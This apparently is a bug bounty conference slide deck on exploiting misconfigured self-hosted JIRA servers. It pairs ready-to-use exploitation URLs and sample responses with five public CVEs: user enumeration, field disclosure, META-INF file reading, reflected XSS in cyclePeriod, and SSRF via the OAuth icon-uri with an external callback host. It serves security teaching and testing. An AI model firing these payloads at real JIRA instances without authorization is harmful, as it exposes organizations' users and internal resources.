



# Exploiting Misconfigured JIRA Instances for \$\$\$

---

BY: HARSH BOTHRA

# Who Am I?

Cyber Security Consultant @RedHunt Labs

Core Pentester @Cobalt.io

Lazy Bug Bounty Hunter | Bugcrowd Top 200

Synack Red Teamer

Author – Multiple Hacking Books

International Speaker | Poet | Hobbyst

# Agenda



Introduction



Identifying Target JIRA



Identifying Known Vulnerabilities



Jira Vulnerabilities Mind Map



Live Demo

# Introduction – Understanding Target

---

## What is JIRA?

Jira Software is part of a family of products designed to help teams of all types manage work. Originally, Jira was designed as a bug and issue tracker. But today, Jira has evolved into a powerful work management tool for all kinds of use cases, from requirements and test case management to agile software development. In this guide, you'll learn which features and functionalities of Jira can help your team with your unique needs.

## Why are we talking about JIRA?

JIRA is very popular integration used by many companies that runs their bug bounty programs. Custom implementation of JIRA might be vulnerable to multiple known vulnerabilities if the organization is using an older version.

If a public exploit is available for a particular known vulnerability, it is easy to exploit and help organization to understand the impact in return of some easy wins.

# Identifying JIRA Target

We are interested to target **CUSTOM IMPLEMENTATION** of the JIRA software. Often you will see two type of URLs:

1. <https://jira.harshbothra.tech>

-- This is custom JIRA implementation.

2. <https://harshbothra.atlassian.net>

-- This is not a custom JIRA implementation.



1. Identify Custom JIRA Implementation.



2. Check for the JIRA Version



3. Search for Known Vulnerabilities using MITRE/Open Search.

## Identifying Known Vulnerabilities

# JIRA Vulnerabilities MindMap

<https://www.xmind.net/m/Jrn7f8/>

# CVE-2020-14181



---

**Description:** Affected versions of Atlassian Jira Server and Data Center allow an unauthenticated user to enumerate users via an Information Disclosure vulnerability in the /ViewUserHover.jspa endpoint. The affected versions are before version 7.13.6, from version 8.0.0 before 8.5.7, and from version 8.6.0 before 8.12.0.

## Exploitation

**URL:** <http://localhost:8080/secure/ViewUserHover.jspa?username=nonexisting>






# CVE-2020-14181 - Exploitation

# CVE-2020-14179

---

**Description:** Affected versions of Atlassian Jira Server and Data Center allow remote, unauthenticated attackers to view custom field names and custom SLA names via an Information Disclosure vulnerability in the `/secure/QueryComponent!Default.jspa` endpoint. The affected versions are before version 8.5.8, and from version 8.6.0 before 8.11.1.

**Exploitation URL:** `http://localhost:8080/secure/QueryComponent!Default.jspa`



```
{\"searchers\":{\"groups\":[{\"searchers\":{\"name\":\"Project\",\"id\":\"project\",\"key\":\"issue.field.project\",\"isShown\":true,\"lastViewed\":1617768400514},{\"name\":\"Summary\",\"id\":\"summary\",\"key\":\"issue.field.summary\",\"isShown\":false}, {\"name\":\"Type\",\"id\":\"issuetype\",\"key\":\"issue.field.issuetype\",\"isShown\":true,\"lastViewed\":1617768400558},{\"name\":\"Status\",\"id\":\"status\",\"key\":\"issue.field.status\",\"isShown\":true,\"lastViewed\":1617768400663}, {\"name\":\"Priority\",\"id\":\"priority\",\"key\":\"issue.field.priority\",\"isShown\":false},{\"name\":\"Resolution\",\"id\":\"resolution\",\"key\":\"issue.field.resolution\",\"isShown\":false},{\"name\":\"Creator\",\"id\":\"creator\",\"key\":\"issue.field.creator\",\"isShown\":true},{\"name\":\"Affects Version\",\"id\":\"version\",\"key\":\"issue.field.affectsversions\",\"isShown\":false},{\"name\":\"Fix Version\",\"id\":\"fixfor\",\"key\":\"issue.field.fixversions\",\"isShown\":false},{\"name\":\"Component\",\"id\":\"component\",\"key\":\"issue.field.components\",\"isShown\":false},{\"name\":\"% Limits\",\"id\":\"workratio\",\"key\":\"issue.field.workratio\",\"isShown\":true},{\"name\":\"Environment\",\"id\":\"environment\",\"key\":\"issue.field.environment\",\"isShown\":false},{\"name\":\"Description\",\"id\":\"description\",\"key\":\"issue.field.description\",\"isShown\":false}, {\"name\":\"Comment\",\"id\":\"comment\",\"key\":\"issue.field.comment\",\"isShown\":false},{\"name\":\"Label\",\"id\":\"labels\",\"key\":\"issue.field.labels\",\"isShown\":false},{\"name\":\"Query\",\"id\":\"text\",\"key\":\"text\",\"isShown\":true},{\"name\":\"Business Value\",\"id\":\"customfield_10003\",\"key\":\"com.atlassian.jira.plugin.system.customfieldtypes:float\",\"isShown\":false},{\"name\":\"Epic Colour\",\"id\":\"customfield_10008\",\"key\":\"com.pyxis.greenhopper.jira:gh-epic-color\",\"isShown\":false},{\"name\":\"Epic Link\",\"id\":\"customfield_10006\",\"key\":\"com.pyxis.greenhopper.jira:gh-epic-link\",\"isShown\":false},{\"name\":\"Epic Name\",\"id\":\"customfield_10005\",\"key\":\"com.pyxis.greenhopper.jira:gh-epic-label\",\"isShown\":false},{\"name\":\"Epic Status\",\"id\":\"customfield_10007\",\"key\":\"com.pyxis.greenhopper.jira:gh-epic-status\",\"isShown\":false},{\"name\":\"Epic Theme\",\"id\":\"customfield_10001\",\"key\":\"com.atlassian.jira.plugin.system.customfieldtypes:labels\",\"isShown\":false}, {\"name\":\"Flagged\",\"id\":\"customfield_10000\",\"key\":\"com.atlassian.jira.plugin.system.customfieldtypes:multiplecheckboxes\",\"isShown\":false},{\"name\":\"Rank\",\"id\":\"customfield_10009\",\"key\":\"com.pyxis.greenhopper.jira:gh-lexo-rank\",\"isShown\":false}, {\"name\":\"Sprint\",\"id\":\"customfield_10004\",\"key\":\"com.pyxis.greenhopper.jira:gh-sprint\",\"isShown\":false},{\"name\":\"Story Points\",\"id\":\"customfield_10002\",\"key\":\"com.atlassian.jira.plugin.system.customfieldtypes:float\",\"isShown\":false},{\"type\":\"DETAILS\",\"title\":\"Details\"},{\"searchers\":{\"name\":\"Created Date\",\"id\":\"created\",\"key\":\"issue.field.created\",\"isShown\":true},{\"name\":\"Updated Date\",\"id\":\"updated\",\"key\":\"issue.field.updated\",\"isShown\":true},{\"name\":\"Resolution Date\",\"id\":\"resolutiondate\",\"key\":\"issue.field.resolution.date\",\"isShown\":true},{\"name\":\"Due Date\",\"id\":\"duedate\",\"key\":\"issue.field.duedate\",\"isShown\":false},{\"type\":\"DATES\",\"title\":\"Dates\"},{\"searchers\":{\"name\":\"Assignee\",\"id\":\"assignee\",\"key\":\"issue.field.assignee\",\"isShown\":false}, {\"name\":\"Reporter\",\"id\":\"reporter\",\"key\":\"issue.field.reporter\",\"isShown\":false},{\"type\":\"PEOPLE\",\"title\":\"People\"},{\"values\":{\"issuetype\":{\"name\":\"Type\",\"editHtml\":\"\\n\\n <div class=\\\"field-group au-i-field-issuetype\\\" >\\n <label for=\\\"searcher-type\\\">Type</label>\\n <select class=\\\"select js-default-checkboxmultiselect\\\" data-placeholder-text=\\\"Find Issue Types...\\\" id=\\\"searcher-type\\\" multiple=\\\"multiple\\\" name=\\\"type\\\" size=\\\"1\\\">\\n <optgroup>\\n \\n <option class=\\\"\\\" \\n \\n id=\\\"type_-2\\\" \\n title=\\\"All Standard Issue Types\\\" \\n value=\\\"-2\\\">\\n All Standard Issue Types\\n </option>\\n </optgroup>\\n\\n <optgroup label=\\\"Standard Issue Types\\\">\\n </optgroup>\\n\\n <optgroup label=\\\"Sub-Task Issue Types\\\">\\n </optgroup>\\n </select>\\n </div>\\n \\n },\"validSearcher\":true,\"isShown\":true},\"project\":{\"name\":\"Project\", \"editHtml\":\"<div class=\\\"searchfilter-not-found\\\">No projects found</div>\", \"validSearcher\":true,\"isShown\":true},\"status\":{\"name\":\"Status\", \"editHtml\":\"\\n <div class=\\\"field-group au-i-field-constants\\\" >\\n <label for=\\\"searcher-status\\\">Status</label>\\n \\n <select class=\\\"select js-default-checkboxmultiselectstatuslozenge\\\" data-placeholder-text=\\\"Find Statuses...\\\" id=\\\"searcher-status\\\" multiple=\\\"multiple\\\" name=\\\"status\\\" size=\\\"4\\\" data-status-lozenge=\\\"true\\\">\\n <option class=\\\"imagebacked\\\" data-icon=\\\"/\\\" value=\\\"10000\\\" title=\\\"To Do\\\" data-simple-status=\\\"{&quot;id&quot;:&quot;10000&quot;,&quot;key&quot;:&quot;todo&quot;,&quot;name&quot;:&quot;To Do&quot;}&quot;\\n </option>\\n <option class=\\\"imagebacked\\\" data-icon=\\\"/\\\" value=\\\"10001\\\" title=\\\"In Progress\\\" data-simple-status=\\\"{&quot;id&quot;:&quot;10001&quot;,&quot;key&quot;:&quot;inprogress&quot;,&quot;name&quot;:&quot;In Progress&quot;}&quot;\\n </option>\\n <option class=\\\"imagebacked\\\" data-icon=\\\"/\\\" value=\\\"10002\\\" title=\\\"Done\\\" data-simple-status=\\\"{&quot;id&quot;:&quot;10002&quot;,&quot;key&quot;:&quot;done&quot;,&quot;name&quot;:&quot;Done&quot;}&quot;\\n </option>\\n </select>\\n </div>\\n \\n \", \"validSearcher\":true,\"isShown\":true}}}
```

# CVE-2020-14179 - Exploitation

# CVE-2019-8442

---

**Description:** The CachingResourceDownloadRewriteRule class in Jira before version 7.13.4, and from version 8.0.0 before version 8.0.4, and from version 8.1.0 before version 8.1.1 allows remote attackers to access files in the Jira webroot under the META-INF directory via a lax path access check.

**Exploitation URL:** [http://localhost:8080/s/thiscanbeanythingyouwant/\\_/META-INF/maven/com.atlassian.jira/atlassian-jira-webapp/pom.xml](http://localhost:8080/s/thiscanbeanythingyouwant/_/META-INF/maven/com.atlassian.jira/atlassian-jira-webapp/pom.xml)

← → × ⓘ localhost:8080/s/thiscanbeanythingyouwant/\_/META-INF/maven/com.atlassian.jira/atlassian-jira-webapp/pom.xml

4.0.0 com.atlassian.jira:jira-components:7.0.0 atlassian-jira-webapp:war Atlassian JIRA - Webapp com.atlassian.jira:atlassian-jira-webapp-common:\${project.version}:war org.apache.maven.plugins:maven-enforcer-plugin:enforce-guava:enforce:validate:true Something is depending on google-collections (perhaps transitively), but we use guava com.google.collections:google-collections:true enforce-webapp-dont-exist:enforce:validate:webappDir=new File("\${project.basedir}" + "/src/main/webapp"); ( (!webappDir.exists()) || (webappDir.isDirectory() && (webappDir.list().length == 0)) ) This webapp should not overlay any files. All files are intended to be placed in jira-webapp-common. This webapp's sole purpose is to allow overlaying additional bundled plugins. Read more: <https://extranet.atlassian.com/x/ObCCHg> \${skip.webapp.empty.check}:true jira-no-war:jira.do.not.prepare.war org.apache.maven.plugins:maven-war-plugin:default-war:none war-exploded:package:exploded:add-bundled-plugins:!jira.exclude.bundled.plugins com.atlassian.jira:jira-bundled-plugins:\${project.version}:pom org.apache.maven.plugins:maven-dependency-plugin:2.10:retrieve-bundle-plugins-definitions:prepare-package:copy com.atlassian.jira:jira-bundled-plugins:\${project.version}:txt true \${project.build.directory}:jira-bundled-plugins.txt com.atlassian.maven.plugins:smartass-maven-plugin:\${smartass.version}:download-bundled-plugins-artifacts:prepare-package:copy-listed-artifacts:\${project.build.directory}:jira-bundled-plugins.txt \${project.build.directory}/\${project.build.finalName}/WEB-INF/atlassian-bundled-plugins no-skip-test-compile !maven.test.skip org.codehaus.groovy.maven:gmaven-plugin:clean-web-inf-lib:prepare-package:execute \${pom.basedir}/src/main/gmaven/cleanWebInfLib.groovy clean-packaging-excludes:package:execute \${pom.basedir}/src/main/gmaven/cleanPackagingExcludes.groovy

# CVE-2019-8442 - Exploitation


# CVE-2018-20824

---

**Description:** The WallboardServlet resource in Jira before version 7.13.1 allows remote attackers to inject arbitrary HTML or JavaScript via a cross site scripting (XSS) vulnerability in the cyclePeriod parameter.

## Exploitation

**URL:** `http://localhost:8080/plugins/servlet/Wallboard/?dashboardId=10000&dashboardId=10000&cyclePeriod=alert(document.domain)`



# CVE-2018-20824 - Exploitation

# CVE-2017-9506

---

**Description:** The IconUriServlet of the Atlassian OAuth Plugin from version 1.3.0 before version 1.9.12 and from version 2.0.0 before version 2.0.4 allows remote attackers to access the content of internal network resources and/or perform an XSS attack via Server-Side Request Forgery (SSRF).

**Exploitation URL:** `http://localhost:8080/plugins/servlet/oauth/users/icon-uri?consumerUri=`



← → ↻ ⓘ localhost:8080/plugins/servlet/oauth/users/icon-uri?consumerUri=http://pingb.in/p/3cfcaaffa6b96826987420077f6e ☆

```
http 08:58:05 ---- 171.79.176.206:51284 pingb.in Apache-HttpClient/4.4.1 (Java/1.8.0_51)
```

# CVE-2017-9506 - Exploitation



DEMO...

---

Reach out

Twitter - @harshbothra\_

LinkedIn - /in/harshbothra

Instagram - @harshbothra\_

SpeakerDeck - @harshbothra

Website - <https://harshbothra.tech>

Thank You!!!

---